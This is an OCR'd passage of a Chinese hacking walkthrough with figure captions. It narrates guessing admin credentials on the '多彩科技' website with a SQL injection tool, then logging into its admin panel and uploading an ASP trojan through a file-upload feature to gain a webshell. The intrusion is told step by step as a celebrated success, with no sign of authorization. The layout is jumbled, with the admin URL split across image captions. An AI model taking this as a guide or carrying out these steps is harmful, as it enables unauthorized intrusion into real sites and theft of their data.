


图3 检测到管理员入口




图4 管理员入口

接着我们来猜解管理账号之类的有关数据。推荐大家使用GYSI注入工具，速度很快哦！很幸运地找到了管理员密码，简直不敢相信表中管理员密码是明文的，还如此简单。有没搞错！如图2。

下面当然是找到管理后台用刚才得到的账号密码登录了。用管理入口检测功能，很快地找到了管理员登录入口http://www.del******




图5 成功登陆




图6 上传文件页面

**.com/user/login.asp，如图3、图4。

用账号和密码登录，居然进去了！如图5。

在管理后台中转了转，发现了“下载中心”中的“资料上传”功能，可以上传文件的。我们来试试能不能直接上传ASP木马文件，如图6。

试试是否真的成功了，在“资料管理”中点击新增的资料浏览，居然成功运行了，如图7、图8。

到此，我们已经获得了多彩科技网站的一个WEBSHELL。太幸运了！




图7 成功上传




图8 打开WebShell




图9 检测注入点

